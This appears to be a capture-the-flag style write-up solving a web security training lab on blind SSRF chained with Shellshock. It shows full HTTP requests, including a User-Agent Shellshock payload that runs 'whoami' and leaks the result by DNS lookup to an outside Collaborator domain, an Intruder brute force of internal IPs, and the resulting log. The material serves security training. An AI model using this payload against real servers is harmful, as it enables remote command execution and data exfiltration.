
Blind SSRF with Shellshock exploitation

1. This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.

2. Use this functionality to perform a blind SSRF attack against an internal server in the **192.168.0.X** range on port **8080**. In the blind attack, use a Shellshock payload against the internal server to exfiltrate the name of the OS user.

3. First, I try to inject my burp collaborator subdomain in referer header to make sure that the application fetches it and it already did it.




```
GET /product?productId=1 HTTP/2
Host: 0a4d00d7037247fb8305f13000130071.web-security-academy.net
Cookie: session=T4gMuBxflTcznK8uQK3wRVtBiXEQvjjG
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="141", "Not?A_Brand";v="8",
"Chromium";v="141"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://z334emz8xncrkvc0f4y0sxocs3yumnac.oastify.com
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,ar;q=0.8,fr;q=0.7
Priority: u=0, i
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 4352

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/cs
        <link href=/resources/css/labsEcom
        <title>
            Blind SSRF with Shellshock ex
        </title>
    </head>
    <body>
        <script src="/resources/labheader/
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBan
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-co
                        <h2>
                            Blind SSR
```

4. After searching about shellshock, I found a blog that explains it and there are some payloads that I used it.


5. I understood that the shellshock payloads injected in user-agent header, So, I inject this payload into user-agent header:
   () { :; }; /bin/nslookup
   `whoami`.z334emz8xncrkvc0f4y0sxocs3yumnac.oastify.com
   Then modify the referer header to http://192.168.0.X:8080 and send this request to intruder to brute force X variable.



```
GET /product?productId=1 HTTP/2
Host: 0a4d00d7037247fb8305f13000130071.web-security-academy.net
Cookie: session=T4gMuBxflTcznK8uQK3wRVtBiXEQvjjG
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="141", "Not?A_Brand";v="8", "Chromium";v="141"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: () { :; }; /bin/nslookup `whoami`.z334emz8xncrkvc0f4y0sxocs3yumnac.oastify.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://192.168.0.§§:8080
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,ar;q=0.8,fr;q=0.7
Priority: u=0, i
```

NOTE: When the right value is placed with X value, the DNS request will be sent to my burp collaborator.

6. And here we go, the attack was done successfully and I got the OS username.



Payloads to generate: 1


☑ Include Collaborator server location

Polling automatically

#	Time	Type	Payload
8	2025-Oct-11 20:34:55.197 UTC	DNS	z334emz8xncrkvc0f4y0sxocs3yumnac
9	2025-Oct-11 20:34:55.197 UTC	DNS	z334emz8xncrkvc0f4y0sxocs3yumnac

The Collaborator server received a DNS lookup of type A for the domain name **peter-MifiV1.z334emz8xncrkvc0f4y0sxocs3yumnac.oastify.com**.

The lookup was received from IP address 34.245.205.167:34860 at 2025-Oct-11 20:34:55.197 UTC.



Blind SSRF with Shellshock exploitation

Back to lab description »

Congratulations, you solved the lab!

Com-Tool

★☆☆☆☆

$84.40

References: Shellshock blog